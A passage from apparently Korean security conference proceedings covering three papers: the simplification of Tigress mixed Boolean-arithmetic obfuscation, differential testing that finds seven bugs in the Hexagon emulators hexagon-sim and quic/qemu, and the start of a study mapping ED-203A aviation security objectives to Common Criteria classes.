Table. 1은 원본 수식의 연산자 개수에 따른 변환 가능한 MBA 수식의 개수를 보여준다. 원본 수식의 연산자가 곱셈만으로 구성된 경우 연산자의 개수와 SEED에 상관없이 항상 동일한 MBA 수식으로 변환했고, 원본 수식의 연산자가 덧셈만으로 구성된 경우 항상 변환 가능한 MBA 수식의 종류가 가장 많았다.

Table. 1. 원본 수식의 연산자 개수에 따른 Tigress를 통해 변환 가능한 MBA 수식의 개수

원본 수식의 연산자의 개수	변환 가능한 MBA 수식의 개수		
	최소	평균	최대
1	1	5	8
2	1	25	64
3	1	125	512
4	1	625	4096

Tigress에서는 두 개 이상의 연산자를 가진 수식의 경우 각 연산자가 변환할 수 있는 MBA 수식들을 합성하여 MBA 수식을 생성한다. 따라서, 두 개 이상의 연산자를 가진 수식이 변환 가능한 모든 MBA 수식은 Fig. 4의 15종류의 MBA 수식의 합성으로 생성된다. Fig. 5는 Tigress를 통해 수식 $x+y-z$를 MBA 수식으로 변환한 과정을 나타낸다. Tigress를 통해 2개의 연산자를 가지는 수식 $x+y+z$, $x+y-z$, $x+y\times z$를 각 100,000개의 SEED에 대해 MBA 수식으로 변환한 결과 각 64종류, 48종류, 8종류의 MBA 수식으로 변환했고 변환된 모든 수식은 Fig. 4의 15종류의 MBA 수식의 합성 형태로 구성되었다. 이때, 하나의 $+$, $-$, $\times$ 연산자를 가진 수식이 변환 가능한 MBA 수식의 개수가 각 8개, 6개, 1개이므로 두 개의 $+$을 가진 $x+y+z$는 64(=8×8)종류, 하나의 $+$과 하나의 $-$을 가진 $x+y-z$는 48(=8×6)종류, 하나의 $+$과 하나의 $\times$을 가진 $x+y\times z$는 48(=8×1)종류를 가졌다.

$$x+y-z$$
$$\Downarrow\quad a-b=(a\wedge\neg b)-(\neg a\wedge b)$$
$$((x+y)\wedge\neg z)-(\neg(x+y)\wedge z)$$
$$\Downarrow\quad a+b=(a-\neg b)-1$$
$$(((x-\neg y)-1)\wedge\neg z)-(\neg((x-\neg y)-1)\wedge z)$$

Fig. 5. Tigress를 통해 $x+y-z$를 MBA 수식으로 변환하는 과정

IV. Tigress에서 제공하는 MBA 수식의 단순화

이번 장에서는 앞장의 한계점을 이용하여 Tigress에서 제공하는 MBA 난독화 기술을 통해 생성한 MBA 수식에 대한 단순화를 과정을 제시한다. 단순화 진행을 위해 최대 4개의 연산자($+$, $-$, $\times$)를 사용하는 120개의 수식에 각 100,000개의 SEED를 입력하여 총 54,240개의 MBA 수식을 생성했다. Fig. 6은 생성한 MBA 수식에 대한 예시를 보여준다.

생성한 54,240개의 MBA 수식을 Fig. 4에서 보여주는 15종류의 MBA 수식만 가지고 패턴 매칭 기법을 이용하여 단순화를 진행했다. 그 결과 54,240개의 MBA 수식 모두 단순화하였으면 단순화한 결과는 원본 수식과 정확히 일치했

다. Fig. 7은 패턴 매칭 기법을 통해 Tigress에서 제공하는 MBA 난독화 기술이 적용된 MBA 수식에 대한 단순화 과정을 나타낸다.

$$
\begin{aligned}
a-b+c+d=&((((((((a\wedge\neg b)+(a\wedge\neg b))-(a\oplus b))\\
&\vee c)\ll 1)-((((a\wedge\neg b)+(a\wedge\neg b))\\
&-(a\oplus b))\oplus c))\oplus\neg d)+((((((((a\wedge\neg b)\\
&+(a\wedge\neg b))-(a\oplus b))\vee c)\ll 1)\\
&-((((a\wedge\neg b)+(a\wedge\neg b))-(a\oplus b))\oplus c))\\
&\vee d)+(((((((a\wedge\neg b)+(a\wedge\neg b))\\
&-(a\oplus b))\vee c)\ll 1)-((((a\wedge\neg b)\\
&+(a\wedge\neg b))-(a\oplus b))\oplus c))\vee d)))+1\\
\\
a-b+c\times d+e=&(((((a\oplus b)-((\neg a\wedge b)+(\neg a\wedge b)))\\
&-\neg((c\wedge d)\times(c\vee d)+(c\wedge\neg d)\\
&\times(\neg c\wedge d)))-1)\vee e)+(((((a\oplus b)\\
&-((\neg a\wedge b)+(\neg a\wedge b)))-\neg((c\wedge d)\\
&\times(c\vee d)+(c\wedge\neg d)\times(\neg c\wedge d)))\\
&-1)\wedge e)
\end{aligned}
$$

Fig. 6. Tigress에서 제공하는 MBA 난독화 기술로 생성한 MBA 수식

$$
\begin{aligned}
&(x-\neg((y\wedge z)\times(y\vee z)+(y\wedge\neg z)\times(\neg y\wedge z)))-1\\
&\qquad\Downarrow\ a\times b=(a\wedge b)\times(a\vee b)\\
&\qquad\qquad +(a\wedge\neg b)\times(\neg a\wedge b)\\
&(x-\neg(y\times z))-1\\
&\qquad\Downarrow\ a+b=(a-\neg b)-1\\
&x+(y\times z)
\end{aligned}
$$

Fig. 7. 패턴 매칭 기법을 통한 Tigress에서 제공하는 MBA 난독화 기술이 적용된 MBA 수식의 단순화 과정

V. 결론

본 논문에서는 Tigress에서 제공하는 MBA 난독화 기술이 가진 한계점을 분석하고 이를 통해 15종류의 MBA 수식만을 가지고 Tigress의 MBA 난독화 기술이 적용된 수식을 쉽게 단순화한다. 그 결과 Tigress의 MBA 난독화 기술이 적용된 54,240개의 MBA 수식 모두 완벽히 원본 수식으로 단순화했다.

본 논문을 포함한 기존의 존재하는 MBA 난독화 기술에 대한 단순화 연구[2, 3, 4, 5]는 MBA 수식이 보여주는 패턴을 혹은 알려진 MBA 수식을 분석하여 단순화한다. 이를 개선하기 위해 MBA 수식 생성에 관한 수학적 매커니즘을 더욱 복잡하게 한다면 추후 더 강력한 MBA 기술을 설계 및 구현할 수 있을 것으로 기대된다.

[참고문헌]

[1] Yongxin Zhou, Alec Main, Yuan X. Gu, and Harold Johnson, Information Hiding in Software with Mixed Boolean-Arithmetic Transforms, In Proceedings of the 8th International Conference on Information Security Applications, 2007.

[2] Weijie Feng, Binbin Liu, Dongpeng Xu, Qilong Zheng and Yun Xu, NeuReduce: Reducing Mixed Boolean-Arithmetic Expressions by Recurrent Neural Network, Association for Computational Linguistics, 2020

[3] The Tigress C obfuscator https://tigress.wtf/index.html

[4] Ninon Eyrolles, Louis Goubin, and Marion Videau, Defeating MBAbased Obfuscation, In Proceedings of the 2016 ACM Workshop on Software PROtection, 2016.

[5] Adrien Guinet, Ninon Eyrolles, and Marion Videau, Arybo: Manipulation, Canonicalization and Identification of Mixed Boolean-Arithmetic Symbolic Expressions, In Proceedings of GreHack 2016, 2016.

[6] Tim Blazytko, Moritz Contag, Cornelius Aschermann, and Thorsten Holz, Syntia: Synthesizing the Semantics of Obfuscated Code, In Proceedings of the 26th USENIX Security Symposium, 2017.

차등 테스트를 통한 Qualcomm Hexagon 에뮬레이터 분석

정현식* 윤인수* 김용대*

*KAIST (대학원생, 교수)

Analyzing Qualcomm Hexagon Emulators via Differential Testing

Hyunsik Jeong* Insu Yun* Yongdae Kim*

*KAIST (Graduate student, Professor)

요 약

Qualcomm Hexagon은 범용 디지털 신호 프로세서를 위한 아키텍처로, 다양한 스마트폰의 이동통신에 사용되고 있다. 그 대중성만큼 보안의 중요성이 대두됨에도 불구하고, Hexagon의 보안성 분석에 필수적인 에뮬레이터의 무결성 연구는 미비한 실정이다. 본 연구에서는 Hexagon의 널리 알려진 두 에뮬레이터인 hexagon-sim과 quic/qemu에 대해 차등 테스트를 적용하여, Hexagon ISA와 다르게 돌아가는 에뮬레이터 상의 버그를 찾아보고자 한다. 이를 위해 Hexagon ISA에 존재하는 제약 조건들을 알아보고, 이 조건들을 준수하여 무작위의 명령어들을 생성할 수 있는 기술을 고안하였다. 그 결과 본 연구에서는 두 에뮬레이터에서 서로 다른 결과를 반환하는 명령어들을 찾을 수 있었고, 이를 통해 7개의 에뮬레이터 버그를 발견하였다.

I. 서론

*Qualcomm Hexagon은 범용 디지털 신호 프로세서를 위한 아키텍처로, 높은 성능과 저전력을 위해서 설계되었다[1]. 2020년, 43%로 가장 높은 매출 점유율을 가진 Qualcomm의 베이스밴드 칩은[2] 다양한 스마트폰의 이동통신에 사용되고 있으며, 이에 대한 공격은 이동통신 데이터의 도청 및 위변조로 이어질 수 있다.

Qualcomm 칩의 대중성과 보안의 중요성에도 불구하고, Hexagon의 보안성에 대한 연구는 활발하지 않은 편이다. 이는 Hexagon의 구조에 따른 것으로, 일반적인 슈퍼스칼라 아키텍처가 아닌 VLIW(Very Long Instruction Word) 아키텍처이고, 명령어의 배치에서도 많은 제약이 존재해 역공학 등 분석이 어렵기 때문이다.

본 연구에서는 Hexagon 보안성 분석의 첫 번째 단계로 Hexagon의 동작을 모사한 에뮬레이터들에 대해 분석을 하고자 한다. 현재 이러한 에뮬레이터들은 Hexagon에서 동작하는 악성 코드의 행위 분석이나 퍼징과 같은 동적 테스팅 등 다양한 용도로 사용될 수 있다.

에뮬레이터는 ISA(Instruction Set Architecture)의 정의를 바탕으로 구현된 프로세서와 동일한 결과를 내놓아야 하는데, 만약 그렇지 않다면 신뢰할 수 없는 행위 분석 혹은 퍼징 결과를 얻게 될 것이다. 이러한 점에 착안하여 에뮬레이터가 ISA의 정의대로 올바르게 구현했는지 분석하는 연구가 있었다[4, 5]. 그러나 해당 연구들은 IA-32와 같이 자주 쓰이는 아키텍처에 대해서만 진행이 되어있고, Hexagon의 에뮬레이터에 대한 연구는 미비한 실정이다.

Hexagon 에뮬레이터는 Hexagon SDK에서 제공되는 hexagon-sim과 Qualcomm Inno-

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No. 2019-0-01343, 융합보안핵심인재양성)

vation Center(QUIC) 에서 QEMU에 Hexagon 아키텍처를 구현하는 quic/qemu가 있다[3].

본 논문에서는 hexagon-sim과 quic/qemu가 Hexagon ISA의 정의대로 실행하는지 차등 테스트를 통해 확인하고자 한다. 이를 위해 무작위 명령어 생성 프로그램을 작성한 뒤, 생성된 명령어를 양쪽 에뮬레이터에서 실행하여 CPU 상태를 비교한다. 만약 비교한 결과가 다르다면, 두 에뮬레이터 중 하나는 잘못 구현했다고 간주할 수 있다. 이를 바탕으로 양 에뮬레이터에서 총 7개의 버그를 찾아낼 수 있었다.

II. 배경

이 장에서는 Hexagon ISA의 구성요소에 대해서 알아본다. 2.1 절에서는 각 레지스터가 어떻게 구성되어 있는지, 2.2 절에서는 VLIW 구조에 따른 명령어 패킷과 패킷 내 명령어 배치에 대한 제약들에 대해서 알아본다.

2.1. 레지스터

Hexagon ISA는 32개의 32-bit 범용 레지스터(R0~R31)와 32개의 32-bit 컨트롤 레지스터(C0~C31)를 사용한다.

컨트롤 레지스터 중 눈여겨 봐야 할 것은 C4에 저장되는 4개의 8-bit predicate register (P0~P3)와 C8에 저장되는 user status register (USR) 이다. Predicate register는 비교 연산에 대한 결과를 저장하고, user status register는 부동 소수점 연산, saturation overflow 등에 대한 CPU 상태와 제어 비트를 담고 있다.

2.2. 명령어 패킷과 제약들

Hexagon ISA는 명령어 수준 병렬성을 위해서 VLIW 방식을 채택한다. 모든 명령어는 병렬 실행을 위해 VLIW 패킷으로 묶이며, 한 패킷 내에는 1개에서 4개까지의 명령어가 들어간다. 패킷 내의 명령어 위치는 0번부터 3번 슬롯으로 구분되며, 각 명령어는 이 중 한 슬롯에 들어가게 된다. Hexagon 프로세서는 패킷 단위로 명령어들을 수행하게 된다.

패킷 내의 명령어들에 대해서는 다양한 규칙과 제약이 존재한다. 이 중 명령어들에 대한 제약 조건은 크게 세 가지로 요약이 가능하다.

- Resource constraints: 특정 종류의 명령어는 특정 슬롯에만 들어갈 수 있다. 이는 Hexagon 프로세서가 한정된 숫자의 실행 유닛을 가지고 있기 때문이다. 표 1은 슬롯마다 가능한 명령어 종류를 나타낸다.

슬롯	명령어 종류	
Slot 0	LD 명령어 ALU32 명령어 NV 명령어 SYSTEM 명령어	ST 명령어 MEMOP 명령어 일부 J 명령어
Slot 1	LD 명령어 ALU32 명령어	ST 명령어 일부 J 명령어
Slot 2	XTYPE 명령어 J 명령어	ALU32 명령어 JR 명령어
Slot 3	XTYPE 명령어 J 명령어	ALU32 명령어 CR 명령어

표 1 Hexagon ISA의 명령어 슬롯과 슬롯에 따른 명령어 종류

- Grouping constraints: 어떤 명령어를 원하는 슬롯에 넣기 위해서는 특정 명령어가 정해진 슬롯에 존재해야 한다.
- Dependency constraints: 두 개 이상의 명령어가 같은 레지스터에 값을 쓸 수 없다.

본 논문에서는 메모리 제어와 분기 처리를 제외한 명령어에 대해서 연구를 진행하고자 하여, XTYPE 명령어(32-bit/64-bit 연산), ALU32 명령어(32-bit ALU 연산), 그리고 hardware loop를 제외한 CR 명령어(Control register 관련 연산)만을 대상으로 연구를 진행했다. 메모리 제어 및 분기 처리 명령어에 대한 부분은 향후 연구로 남겨두고자 한다.

Dot-new 조건부 명령어

Hexagon에는 다양한 grouping constraint가 존재하지만, 우리의 대상인 XTYPE, ALU32, 그리고 일부 CR 명령어들로 구성된 패킷을 만들 때는 dot-new 조건부 명령어(dot-new conditional instruction)만 고려하면 된다. Dot-new 조건부 명령어는 dot-new predicate register를 가지며, 같은 명령어 패킷 내에 해당 dot-new predicate register에 값을 쓰는 명령어가 존재해야 한다.

III. 연구 방법

본 연구에서는 hexagon-sim과 quic/qemu가 Hexagon ISA의 정의대로 실행하는지 확인하기 위해, 무작위로 생성된 명령어 패킷을 두 에뮬레이터에서 실행한 뒤 CPU 상태를 비교해 동일한지 검증한다. 만약 다른 결과가 나온다면, 둘 중 한 에뮬레이터에서는 명령어를 잘못 구현했다고 간주 할 수 있을 것이다. 이를 통해 CPU 상태가 서로 다르게 나오게 하는 명령어 패킷들을 수집하고 분석해 버그를 찾아낸다.

무작위로 생성된 명령어 패킷을 실행하기 위해서 그림 1과 같은 틀 코드를 작성하였다. 해당 코드는 무작위로 생성된 레지스터 값을 받아 설정한 뒤, 무작위로 생성된 명령어 패킷을 실행하고 다시 레지스터값을 읽어와 출력한다.

제약을 준수하는 명령어 패킷을 무작위로 생성하는 과정은 다음과 같다.

1. Resource constraints: 슬롯마다 가능한 명령어를 무작위로 배치한다. 그 뒤 배치된 명령어에 무작위로 레지스터와 상수를 배정한다.

2. Dependency constraints: 두 개 이상의 명령어가 같은 레지스터에 값을 쓰는지 확인한다. 그러한 경우 처음으로 돌아간다.

3. Grouping constraints: Dot-new 조건부 명령어가 있으면, 패킷 내에 해당 명령어의 dot-new predicate register에 값을 쓰는 다른 명령어가 있는지 확인한다. 아닐 경우, 처음으로 돌아간다.

IV. 결과

해당 방법을 바탕으로 hexagon-sim과 quic/qemu을 테스트해본 결과, 두 에뮬레이터에서 서로 다른 CPU 상태를 나오게 하는 명령어들을 찾을 수 있었다. 두 개 이상의 명령어가 복합적으로 작용하여 다른 CPU 상태를 나오게 하는 경우는 찾을 수 없었다. 해당 명령어들은 dot-new 조건부 명령어들과 그렇지 않은 명령어 6개로 분류할 수 있었다.

이 명령어들을 분석한 결과 총 7개의 버그를 찾을 수 있었다. 이는 표 2에 정리되어 있으며,

```
void test(unsigned int* registers)
{
    print_register(registers);
    __asm(
        "{ R10 = %0; }"
        "{ R0 = memw(R10 + #0);"
        // 생략
        "R12 = memw(R10 + #44); }“
        “{ C4 = R11; } { C8 = R12; }"
        "{ 무작위로 생성된 패킷 }"
        "{ R11 = C4; } { R12 = C8; }"
        "{ memw(R10 + #0) = R0;"
        // 생략
        "memw(R10 + #44) = R9; }"
    : : "r" (registers));
    print_register(registers);
}
```

그림 1 에뮬레이터 실행을 위한 틀 코드

하나씩 살펴보면 다음과 같다.

(1) 모든 dot-new 조건부 명령어

Predicate register의 진위는 레지스터값이 0인지 아닌지로 구분된다. 그러나 hexagon-sim에서는 dot-new predicate register의 least significant bit 값을 참/거짓의 기준으로 삼아, 0x10과 같이 참이어야 하는 값도 거짓으로 계산하고 있는 것을 확인했다.

(2) Pd=sfcmp.uo(Rs,Rt),
(3) Pd=dfcmp.uo(Rss,Rtt)

두 명령어는 모두 부동 소수점 값을 비교한 뒤 그 결과를 Pd에 저장한다. 그러나 정상적으로 비교 연산을 해 Pd에 참값을 쓰는 경우에도 USR의 floating-point IEEE invalid sticky flag를 설정하는 경우가 존재한다.

(4) Rd=extractu(Rs,#u5,#U5)

quic/qemu의 경우 #U5 + #u5의 값이 32를 넘어가는 경우 Rd값을 잘못 계산하는 것을 확인할 수 있었다.

(5) Rxx,Pe=vacsh(Rss,Rtt)

그림 2의 코드에서 볼 수 있듯이 quic/qemu의 경우 Pe를 계산할 때 Rxx의 이전 값이 아닌 새로 계산된 값을 사용하여 Pe 값을 잘못 계산하는 것을 확인할 수 있었다.

번호	명령어	에뮬레이터	버그
(1)	모든 dot-new 조건부 명령어	hexagon-sim	새 predicate register 값의 least significant bit 값만을 통해 true/false 계산
(2)	Pd=sfcmp.uo(Rs,Rt)	hexagon-sim	정상적으로 비교 연산을 해 true를 반환했음에도 USR의 invalid flag가 설정됨
(3)	Pd=dfcmp.uo(Rss,Rtt)	hexagon-sim	정상적으로 비교 연산을 해 true를 반환했음에도 USR의 invalid flag가 설정됨
(4)	Rd=extractu(Rs,#u5,#U5)	quic/qemu	#U5+#u5가 32를 넘을 경우 Rd 값을 잘못 계산함
(5)	Rxx,Pe=vacsh(Rss,Rtt)	quic/qemu	Pe 값을 잘못 계산함
(6)	Rd=convert_df2uw(Rss):chop	hexagon-sim	정상적인 경우에도 USR의 invalid flag가 설정됨
(7)	Rd=convert_df2uw(Rss):chop	quic/qemu	정상적인 경우에도 USR의 inexcat flag가 설정됨

표 2 버그를 발생시키는 명령어와 버그에 대한 요약

```
#define fGEN_TCG_A5_ACS(SHORTCODE) \
    do { \
        gen_helper_vacsh_val(RxxV,      cpu_env,
RxxV, RssV, RttV); \
        gen_helper_vacsh_pred(PeV,      cpu_env,
RxxV, RssV, RttV); \
    } while (0)
```

그림 2 quic/qemu의 Rxx,Pe=vacsh(Rss,Rtt) 계산 코드

(6), (7) Rd=convert_df2uw(Rss):chop

해당 명령어는 주어진 Rss 레지스터값을 double형에서 unsigned word로 변환한다. 그러나 정상적으로 변환이 가능한 경우에도 hexagon-sim에서는 floating-point IEEE invalid sticky flag가, quic/qemu에서는 floating-point IEEE inexact sticky flag가 설정되는 것을 확인할 수 있었다.

V. 결론

본 논문에서는 Hexagon ISA의 제약 조건을 지키면서 무작위로 명령어 패킷을 만드는 방법을 알아보았고, 이를 바탕으로 Hexagon 에뮬레이터인 hexagon-sim과 quic/qemu를 차등 테스트하였다. 그 결과, 서로 다른 CPU 상태를 반환하는 명령어 패킷을 다수 찾았고, 이를 분석하여 총 7개의 버그를 찾을 수 있었다.

본 연구에서 버그들은 실제 동작에 있어서 치명적인 버그들이다. (4)번 버그의 경우 quic/qemu에서 이 명령어를 사용한 프로그램을 실행할 경우, 실제 프로세서에서 실행한 결과와는 전혀 다른 프로그램 결과를 얻을 수 있다. (2), (3) 번 버그인 hexagon-sim에서 Pd=sfcmp.uo(Rs,Rt)나 Pd=dfcmp.uo(Rss,Rtt) 명령어가 사용될 경우, 정상적인 비교 연산에서도 invalid flag가 설정된다. 이는 에뮬레이터를 사용하여 퍼징을 구현할 경우 의도치 않은 크래시를 발생시킬 수 있다.

향후 연구에서는 지원하는 명령어를 확장하여 XTYPE, ALU32, CR 명령어뿐만 아니라 메모리 관련 명령어와 분기 관련 명령어를 모두 테스트하여 버그를 찾아내는 것을 목표로 하고 있다. 이를 통해 에뮬레이터의 정확도 향상에 기여하여, 향후 에뮬레이터를 기반으로 한 퍼징 등 다양한 연구로 확장하고자 한다. 현재까지 찾은 버그들은 Qualcomm에 제보할 예정이다.

[참고문헌]

[1] Qualcomm, Qualcomm Hexagon V67 Programmer's Reference Manual, 2020.

[2] Business Wire, Strategy Analytics: Q1 2020 Cellular Baseband Market Share: 5G Fuels Baseband Revenue Growth, 2020.

[3] Qualcomm Innovation Center, quic/qemu, 2021. https://github.com/quic/qemu

[4] L.Martignoni, R.Paleari, G.F.Roglia, and D.Bruschi. Testing CPU emulators. International symposium on Software testing and analysis, 2009.

[5] L.Martignoni, R.Paleari, A.Reina, G.F.Roglia, and D.Bruschi. A methodology for testing CPU emulators. ACM Transactions on Software Engineering and Methodology (TOSEM) 22, no. 4, 2013.

항공 소프트웨어 보안 인증을 위한 공통평가기준(Common Criteria) 적용방안 연구

정송희[1*], 윤동환[1], 박영호[2]

[1]세종사이버대학교 (대학원생), [2]세종사이버대학교 (교수)

A Study on Security Certification of Aviation Software Using Common Criteria

Song Hee Jeong[1]*, Donghwan Yoon[1], Young-Ho Park[2]

[1]Sejong Cyber University(Graduate student), [2]Sejong Cyber University(Professor)

요 약

항공 분야는 발생하는 사고에 대한 대처가 용이하지 않고 사고에 따른 인명 및 물질 피해가 매우 크기 때문에 신뢰성, 안전성, 보안성을 확보하고자 하는 노력이 개발 단계에서부터 이루어지고 있다. 이와 관련하여 항공 소프트웨어 보안 표준인 ED-202A, ED-203A, ED-204A가 발표되어 최근 항공기 개발에 활용 및 인증기준으로 사용되고 있다. 이 중 ED-203A는 감항 보안 방법 및 고려사항에 관한 내용으로 항공 소프트웨어 개발에서 적용해야 할 보안 목표를 식별 및 정의하고 있다. 특히 Appendix B 보안 보증 가이드에는 ED-203A에서 제시하는 39개의 항공 소프트웨어 보안 보증 목표와 다른 개발 보증 표준과의 추적성 표로 제시하고 있고, 각 목표별 보안 위험 평가 활동도 정의하고 있다. 그러나 각 보안 목표와 연결된 공통평가기준 클래스를 살펴보면, 연결된 클래스들은 보안 목표와 추적성이 없거나 적고, 추적성이 있더라도 목표별 보안 위험 평가 활동 기준에 부합하지 못하는 것을 확인하였다. 따라서 본 논문에서는 각 보안 목표의 보안 위험 평가 활동을 만족할 수 있는 공통평가기준 클래스를 재정리하여, 항공 소프트웨어 보안 인증 기준을 만족할 수 있는 공통평가기준 적용방안을 제시하고자 한다.

I. 서론

항공 분야의 신뢰성, 안전성 관련 표준은 DO-178C가 2011년 발표되어 활발히 활용되고 있다. 항공 분야 보안성 관련 표준은 DO-178에 비하여 늦은 시기에 발표되었으며, 최초 감항 보안 인증과 관련된 ED-202A, ED-203A와 지속 감항 보안 인증과 관련된 ED-204A가 있다. ED-202A는 감항 보안 프로세스 명세에 관한 내용으로 항공 소프트웨어 개발 과정에서 보안과 관련하여 적용해야 할 보안 프로세스를 정의하고 있다. ED-203A는 감항 보안 방법 및 고려사항에 관련한 내용으로 항공 소프트웨어 개발에서 적용해야 하는 보안 요구사항을 식별하고 정의하고 있다. 마지막으로 ED-204A는 지속적인 감항성 보증을 위한 정보 보안 지침을 안내하고 있다.

ED-203A[1]의 Appendix B 보안 보증 가이드[1]에는 ED-203A에서 제시하는 39개의 항공 소프트웨어 보안 보증 목표와 다른 개발 보증 표준인 ED-79A / ARP4754A(시스템), ED-12C / DO-178C(소프트웨어), ED-80 / DO-254(전자하드웨어), 공통평가기준(Common Criteria)의 추적성이 제시되어 있으며, 각 목표에 대응되는 보안 보증 활동도 정의하고 있다.

이 가이드의 설명에 따르면 ED-203A에 제시된 표를 사용하여 보안 보증 목표를 준수할 수 있다고 되어있으며, 동시에 나열된 참조는 동등하지 않거나 대체로 사용되지 않을 수 있다는 점도 명시하고 있다. 이 점을 고려하여, 제시된 보안 보증 목표, 목표별 보안 위험 평가 기준, 공통평가기준 간의 연결 관계를 종합하여 살펴보면, 연결되어있는 공통평가기준은 보안 보증 목표 및 보안 위험 평가 기준 중 일부만 만족하거나, 만족하지 못한다는 점을 확인할 수 있었다. 그러므로 현 상태의 표준을 활용하여 항공 소프트웨어 보안 인증을 준비하는 경우 일부 보안 보증 목표를 준수하였다는 것을 증명할 수 없을 가능성이 높다.

따라서 본 논문에서는 ED-203A의 보안 보증 목표 및 보안 개발 보증 목표 중 각각 한가지를 선정하여 해당 보안 모증 목표를 만족할 수 있는 공통 평가기준 클래스를 선정하였다. 본 논문을 통해 항공 소프트웨어 보안 인증을 위한 공통평가기준의 구체적인 적용방안을 제시함으로써, 항공 소프트웨어 보안 인증을 위한 비용, 노력, 시간 등을 감소시키는 효과를

기대할 수 있다.

II. 연구의 필요성

2.1 ED-203A Appendix B 보안 보증 가이드

ED-203A Appendix B 보안 보증 가이드[1]에는 ED-203에서 제시하는 39개의 항공 소프트웨어 보안 보증 목표와 다른 개발 표준인 ED-79A / ARP4754A, ED-12C / DO-178C, ED-80 / DO-254, Common Criteria의 추적성이 제시되어 있다.

보안 보증 목표는 크게 보안 명세 보증 목표와 보안 개발 보증 목표로 나누어진다. O1.1 ~ O5.4는 보안 명세 보증 목표이며, O6.1 ~ O13.2는 보안 개발 보증 목표이다.

B.1.1 Security Specific Assurance

TABLE B-1: TRACEABILITY SECURITY SPECIFIC ASSURANCE OBJECTIVES

Ref.	Objective	ED-79A / ARP4754A related objectives	ED-12C / DO-178C related material	ED-80 / DO-254 related sections	Common Criteria related classes
Security Risk Assessment Objectives					
O1.1	The security scope is established and validated.	n/a	n/a	n/a	CC ASE_SPD
O1.2	The Threat Condition Identification and Evaluation is complete and validated.	n/a	n/a	n/a	n/a
O1.3	The Preliminary Aircraft/System Security Risk Assessments and Aircraft/System Security Risk Assessments are performed and consistent with related aircraft/system safety assessments.	n/a	n/a	n/a	CC ASE_INT

B.1.2 Security Development Assurance

TABLE B-2: TRACEABILITY SECURITY DEVELOPMENT ASSURANCE OBJECTIVES

Ref.	Objective	ED-79A / ARP4754A related objectives	ED-12C / DO-178C related material	ED-80 / DO-254 related sections	Common Criteria related classes
Requirements Objectives					
O6.1	Security requirements, security measure interfaces and assumptions are defined.	obj. 2.1, obj. 2.3, obj. 2.6	5.1.1.a, 5.2.1.a	5.1.1-1	CC ASE_REQ, CC ASE_OBJ, CC ADV_FSP
O6.2	Security requirements are validated. Assumptions are negotiated with the Authority or validated.	obj. 4.1, obj. 4.2, obj. 4.6	6.3.1.a, 6.3.1.b, 6.3.1.d, 6.3.1.e, 6.3.1.g, 6.3.2.a, 6.3.2.b, 6.3.2.d, 6.3.2.e	6.1.1-1, 6.1.1-2	CC ADV_FSP
O6.3	Derived requirements are defined and justified.	obj. 2.4	5.1.1.b, 5.2.1.b	5.1.1-2	n/a
O6.4	Security requirements comply with higher level requirements.	obj. 4.4	6.3.1.f, 6.3.2.f	6.1.1-1, 6.1.1-2	CC ADV_IMP
O6.5	Derived requirements are validated against security risk assessments.	obj. 4.3	n/a	n/a	n/a

[그림 1] 보안 명세 보증 목표, 보안 개발 보증 목표와 다른 개발 표준의 추적성[1]

보안 명세 보증의 목표, 보안 개발 보증의 목표 및 개발 보증 표준의 추적성은 [그림 1]의 표에 제시되어 있으며, 전체 39개의 목표 중 일부를 발췌한 것이다.

보안 명세 보증 목표, 보안 개발 보증 목표와 다른 개발 표준의 추적성을 살펴보면 Objective 컬럼에는 O1.1 ~ O13.2까지 39개의 보안 목표가 제시되고, Common Criteria relates classes 컬럼에는 보안 목표 준수 여부 입증에 활용할 수 있는 공통평가기준 클래스가 제시되어 있다.

B.2 SECURITY ASSURANCE ACTIVITIES

B.2.1 Security Risk Assessment Activities

The security risk assessment activities include:

TABLE B-3: SECURITY RISK ASSESSMENT ACTIVITIES

Objective		Ref.	Activity	Security specific
O1.1	The security scope is established and validated.	A1.1	The identification of the element under analysis, including but not limited to functions, software, hardware, interfaces and data flows.	yes
		A1.2	The definition and validation of the security perimeter considering its assets and existing security architecture.	yes
		A1.3	The definition and validation of the security environment including threat sources identification.	yes
		A1.4	The identification of assumptions on threat sources and existing security measures.	yes
		A1.5	Monitoring of security scope and assessment of change in environment or perimeter during the development life-cycle phase.	yes

[그림 2] 보안 명세 보증 목표, 보안 개발 보증 목표의 보안 위험 평가 활동[1]

보안 명세 보증 목표, 보안 개발 보증 목표 39개에 대응되는 보안 위험 평가 활동은 [그림2]에 제시되어 있다. 그림에 제시된 표를 살펴보면 목표 O1.1에 대응되는 A1.1 ~ A1.5까지의 보안 위험 평가 활동이 제시되어 있다.

2.2 Appendix B와 공통평가기준 연결 문제점

2.1절의 보안 명세 보증 목표, 보안 개발 보증 목표와 다른 개발 표준의 추적성에 제시된 보안 명세 또는 보안 개발의 보증 목표의 Objective 컬럼에 대응되는 Common Criteria related 컬럼 값을 확인하여, 보안 위험 평가 활동을 만족할 수 있는지 확인하였다. 확인 결과, 현재 연결된 공통평가기준 클래스는 보안 위험 평가 활동들을 일부만 만족하거나, 전체적으로 만족하지 못하는 다수의 보안 목표들이 있음을 확인하였다. 본 논문에서는 이러한 문제점을 보완하여 공통평가기준을 적절히 적용하는 방안을 3장에서 제시한다.

III. 공통평가기준 적용 방안

3.1 연구 내용 및 방법

본 논문에서는 ED-203A Appendix B에 제시된 보안 명세 보증 목표 O1.1 및 보안 개발 보증 목표 O6.1에 대하여 각 목표에 대응되는 보안 위험 평가 활동을 분석하여 보안 위험 평가 활동을 만족할 수 있는 공통평가기준 클래스를 선정하고 연결하였다. 공통평가기준 클래스는 CC_V3.1_R5_1부[2], CC_V3.1_R5_2부[3], CC_v3.1_R5_3부[4], CEM_V3.1_R5[5]에 제시된 클래스를 활용하였다.

3.2 연구 결과

3.2.1 보안 명세 보증 목표 및 공통평가기준 클래스 추적성 (O1.1 > A1.1 사례 중심으로)

보안 명세 보증의 목표 O1.1은 “The security scope is established and validated.”이며, 이 목표는 보안 범위가 수립되고 검증되어야 함을 의미한다.

O1.1 목표에 대한 보안 위험 평가 활동은 A1.1 ~ A1.9까지 9개의 활동으로 구성되어있으며, 본 논문에서는 A1.1 ~ A1.4의 보안 위험 평가 활동에 연관된 공통평가기준 클래스를 분석하여 연결하였다.

O1.1 보안 명세 보증 목표, 보안 위험 평가 활동 A1.1~A1.4, 연관된 공통평가기준 클래스는 [표 1]에서 확인할 수 있다.

